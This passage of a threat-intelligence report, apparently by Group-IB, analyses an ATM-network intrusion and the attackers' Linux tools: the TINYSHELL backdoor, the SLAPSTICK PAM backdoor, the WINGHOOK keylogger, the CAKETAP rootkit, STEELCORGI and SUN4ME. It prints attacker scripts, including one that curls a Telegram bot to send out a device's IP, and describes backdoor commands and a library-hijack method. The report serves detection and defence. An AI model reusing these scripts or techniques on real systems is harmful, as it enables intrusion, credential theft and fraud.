


Figure 12.
Connection to host where SLAPSTICK was deployed.

Although not directly observed, with the harvested credentials collected by SLAPSTICK, it would be trivial for the threat actor to use the harvested credentials for SSH access into the individual servers as well.

It was also observed that threat actor executed a command “scp -t /tmp”. This command made the compromised host to listen for incoming files transferred over SSH protocol and any file transferred will be written to “/tmp”.

Collection

- **T1056.001** – Input Capture: Keylogging

Among the servers analyzed, **WINGHOOK** keylogger was found on multiple servers.

Based on the samples obtained, the data collected by WINGHOOK is written to the encrypted log file “/var/tmp/**.zmanDwJ2Og**”. It is noted that while log files may be named differently across different servers, a consistent characteristic emerged from the analysed samples: log files often share the same name, “**.zmanDwJ2Og**”.

Command & Control

- **T1572** – Protocol Tunneling
- **T1571** – Non-Standard Port
- **T1568** – Dynamic Resolution

To maintain access to hosts within enclosed networks, TINYSHELL was deployed on numerous servers and configured to connect to another different server within their network. Analysis of the TINYSHELL config collected from impacted servers (where available) revealed that backdoor access was chained between servers for command-and-control communication.

```
pm_atd_mag <redacted>
atd_nme <redacted>
pm_atd_adr <redacted>
pm_atd_prt <redacted>
pm_atd_tme <redacted>
atd_non1 none
atd_non2 none
atd_non3 none
atd_non4 none
```

Figure 13.
Tinyshell config.

The presence of **TINYSHELL** config itself indicates that **TINYSHELL** was once used within the host.

Group-IB specialists also identified the presence of iodine and OpenVPN on another compromised server. Both the iodine and OpenVPN scripts were located in /etc/init.d and registered using update-rc.d, allowing them to execute automatically during system startup. While the security team confirmed they did not deploy or use these programs, Group-IB specialists did not find conclusive evidence that iodine and OpenVPN were actively utilized by the threat actor.

Iodine is a tool for tunneling Internet protocol version 4 (IPV4) traffic over the DNS protocol to bypass firewalls, network security groups, and network access lists while evading detection.




Figure 14.
C2 Connection flow based on TINYSHELL config.

The threat actor used Dynamic DNS (DDNS) services for their command-and control. The A-records of these domains were activated only for the duration of the attackers' operations and then disabled afterwards, allowing them to hide the IP addresses used as much as possible.

It was also established that the threat actor used a Telegram bot to receive the current IP of a rogue Raspberry Pi device. The threat actors persisted /usr/bin/con.sh script via cronjob with the following content:

```
None
#!/bin/bash
#/usr/bin/chk.sh &>/dev/null
if /usr/bin/ping -q -c 1 -W 5 8.8.8.8 >/dev/null; then
  echo "IPv4 is up" > /tmp/.con
else
date >> /tmp/.reset
/usr/sbin/route del default
/usr/sbin/route del default
/usr/sbin/route del default
/usr/sbin/route del default
/usr/sbin/route del default
/usr/sbin/ip route add default via [redacted_host] dev usb0
/usr/sbin/ip route del default via [Raspberry_Pi_host] dev eth0
fi
```

In summary, the script does the following:

1. Writes “IPv4 is up” to the file “/tmp/.con” if the Raspberry Pi has internet connectivity.
2. Writes the output of the command “date” to a file “/tmp/.reset”.
3. Deletes the default route, and adds a manual route that routes all traffic to [redacted_host], passing through the usb0 interface. It also removes the route where traffic will be routed to Raspberry Pi.

Group-IB specialists also investigated the content of the commented script (/usr/bin/chk.sh), which contained the following:

```
None
#!/bin/bash
export IFS=$'\n'
if /usr/sbin/ifconfig eth0|/usr/bin/grep -q inet
then
rez=`/usr/sbin/ifconfig eth0 | /usr/bin/grep inet|grep -v inet6`
/usr/bin/curl "https://api.telegram.org/[redacted]/sendMessage?
chat_id=-[redacted]&text=$rez"
fi
```

The script sends the IP address of Raspberry Pi to a Telegram bot, which is likely to be one of the threat actor's command-and-control infrastructures. The objective is most likely to track the Raspberry Pi's IP address as it is subjected to changes due to Dynamic Host Configuration Protocol (DHCP).

Impact

- **T1565.002** – Data Manipulation: Transmitted Data Manipulation

Following the initial discovery by the internal IT team regarding manipulation of data between ATM servers and HSM server, analysis of memory dumps of ATM servers was performed. The results of the analysis indicated the presence of a kernel module rootkit, **CAKETAP. CAKETAP** was observed to be installed under the module name of "**ipstat**".

CAKETAP intercepts data sent from the ATM server to the HSM server, and checks it against a set of conditions. If conditions are met, the data will be modified before sending it out from the ATM server. It is noted that **CAKETAP** also removes evidence of its kernel installation, and hides the listing of its kernel module file "ipstat" within "/sys" directory.

Based on analyzed **CAKETAP** sample, there exists a trivial way of detection if CAKETAP is installed within the server; by executing the following command "mkdir path_to__any_directory/.caahGss187S", there will be an output containing the current value of the "SyS_write" hook, representing the counter value of the number of times data was modified by **CAKETAP**.




Figure 15.
Schematic work of CAKETAP

Fraudulent bank cards generated verification messages using a custom algorithm using the Primary Account Number (PAN) and other parameters which served as a “marker” for CAKETAP. CAKETAP examined outgoing messages and if it matched the algorithm, CAKETAP identified the card as fraudulent and stored the PAN in memory to use in the following step.

CAKETAP examined outgoing PIN verification messages that matched certain conditions and identified those with a PAN that reflected a fraudulent card. If the message was not for a fraudulent card, it would save the message internally and send it unmodified, as to not interrupt legitimate ATM PIN verifications. However, if it was for a fraudulent card, CAKETAP would instead replace the message content with data from a previously saved message. This was effectively a replay attack that resulted in a bypass of PIN verification for fraudulent cards.

08 Malware overview

Group-IB customers can access our Threat Intelligence portal by clicking on the malware names for more information.

TINYSHELL

TINYSHELL is a Linux OS backdoor, which stores its configuration in the «**/var/yp/yp.cache**» file (for the analyzed samples). After the execution started, performs the following actions:

- Reads and decrypts the configuration from the «**/var/yp/yp.cache**» file. Analyzed configuration files contain values, listed in the **Table below**.
- Establishes a connection with the C2 server, based on the configuration file.
- Depending on the data, received from the C2 server, malware sample is capable of the following activities:

Table 1 – Config values description

Value name	Description
pm_atd_mag	Constant, used by the malware for the integrity checks of the packets, received from the C2 server.
atd_nme	Initial message, sent by the malware to the C2 server.
pm_atd_adr	C2 server address.
pm_atd_prt	C2 server port.
pm_atd_tme	Communication period in seconds.
atd_non1 – 4	Contains C2 address and configuration in case, when malware interacts with the C2 via the McAfee ATD Proxy (not used in the analyzed samples)

Table 2 – List of the commands

Command code	Description
1	Reads the content of the file, specified by C2 and sends it back.
2	Writes the content, received from the C2 server, to the specified file.
3	Creates a reverse shell (interactive command line interpreter, which allows an attacker to execute shell commands and receive the result of its execution).

SLAPSTICK

SLAPSTICK is a Linux PAM (Pluggable Authentication Module) with a capability to harvest the user authentication data and act as a backdoor. On the analyzed machines SLAPSTICK replaced the original «**pam_unix.so**» file, which was renamed to the «**pam_unix,so**». When the authentication attempt event received, SLAPSTICK performs the following actions:

- Reads the authentication data (current date and time, authentication application, user, password, etc.) and saves it in an encrypted way to the «**/var/tmp/.font-unix**» file. Example of the decrypted data from this file is presented below:

```
2022 Feb 18 06:46:50    /usr/sbin/sshd          sshd
[redacted]                                      loadbal             Authentication
failure

2022 Feb 18 06:46:54    /usr/sbin/sshd          sshd
[redacted]                                      loadbal             Authentication
failure

2022 Feb 18 06:46:59    /usr/sbin/sshd          sshd
[redacted]                                      loadbal             Have exhausted
maximum number of retries for service

2022 Feb 18 06:47:06    /usr/sbin/sshd          sshd
[redacted]                                      loadbal             Authentication
failure

2022 Feb 18 06:47:36    /usr/sbin/sshd          sshd
pswaix                  ?                       loadbal             User not known to
the underlying authentication module
```

Figure 16.
Decrypted content of the /var/tmp/.font-unix file

- Compares received authentication token (password) with the hardcoded string - magic password. If the provided password begins with this string, successfully authenticates user and, depending on the command, following the hardcoded string, executes one of the following commands:

Table 1 – Commands description

Command code	Description
#rm	Removes the specified file
#sh	Executes the specified command in the command line interpreter
#tcp	Initiates a TCP connection to the provided server and forwards all received data to the STDIN (works as a TCP-proxy)

STEELCORGI

STEELCORGI is a packer used to encrypt malware used by the attackers. STEELCORGI allows the attackers to specify a way how the malicious payload is encrypted, which sometimes make it impossible to decrypt the payload without the knowledge of a secret key used to encrypt the payload. After the initial execution STEELCORGI packed malware begins the unpacking of a malware based on a decryption method; if succeeded, the execution flow is transferred to unpacked payload. The following methods may be used for decryption:

- Decryption key is stored in a sample after the encrypted payload;
- Password is manually typed by the attacker via console. After that, the password is hashed with SHA256 hashing algorithm 10000 times and the result is used as the decryption key;
- Password is obtained from one of the predefined files (which should be previously dropped by the attacker). After that, the password is hashed with SHA256 hashing algorithm 10000 times and the result is used as the decryption key;
- Password is provided as a command line argument with a specific name; the name of the parameter is hashed and compared to a hash value stored inside the malware
- Decryption key can be stored in an env variable which is set by the TA

SUN4ME

SUN4ME is a multi-functional Linux executable, which has multiple capabilities. Depending on the provided command line arguments, it can perform the following actions:
Perform different types of network scanning (TCP, UDP, ICMP, SCTP, ARP scans, etc.). Depending on the chosen type of the scanning, user may provide port range. Also, STEELCORGI is capable of scanning for the exact services (like scan for opened RDP ports, SSH ports, etc.).

- Scan and bruteforce FTP, SSH, Telnet and other services.
- Start SOCKS5 or TCP proxy.
- Recursively crawl specified web server.
- Scan remote server for CVE-2017-5638 vulnerability (Struts2 vulnerability).
- Scan for the «Open Redirect» vulnerability.
- Scan for CVE-2014-0160 vulnerability (HeartBleed vulnerability).
- Scan for Java deserialization vulnerabilities (multiple CVEs).
- Scan for Veritas NetBackup vulnerabilities (multiple CVEs).
- Scan for CVE-2017-10271 (Oracle Web Logic).
- Decrypt Cisco passwords and passwords from «.vncpasswd» file.
- Dump memory of the specified process.
- Clean logs in «utmp», «wtmp», «lastlog», «syslog».

WINGHOOK

WINGHOOK is a Linux .so-library with a capability to intercept user's keystrokes from a process in which WINGHOOK is loaded. The WINGHOOK keylogger library cannot be loaded by itself, which means that the attacker should rely on .so-library path hijacking. In observed cases, WINGHOOK .so-library was loaded in SSH-process, which means that attackers had probably modified SSH-binary to load an .so-library with a specific name. Here is an example of the mentioned technique observed on the one of compromised host:

- Attackers modified SSH in a way that it will automatically load a library with a name selinux.so.1:
- When SSH tries to load a library, the operating system searches the directories listed in the *.conf files under /etc/ld.so.conf.d/. On infected hosts, one of those files contained the following paths:
  - /lib/x86_64-linux-gnu
  - /usr/lib/x86_64-linux-gnu
- Attackers placed malicious selinux.so.1 library in /usr/lib/x86_64-linux-gnu/ directory, so this library will be loaded automatically in every SSH process for every connected user:

Last Access	File Size(bytes)	Full Path
2022-03-25 20:07:01.000000000 +0700	429936	/usr/bin/ssh
2022-03-25 20:07:01.000000000 +0700	9984	/usr/lib/x86_64-linux-gnu/selinux.so.1

Figure 17.
Presentance of malicious library in SSH process.

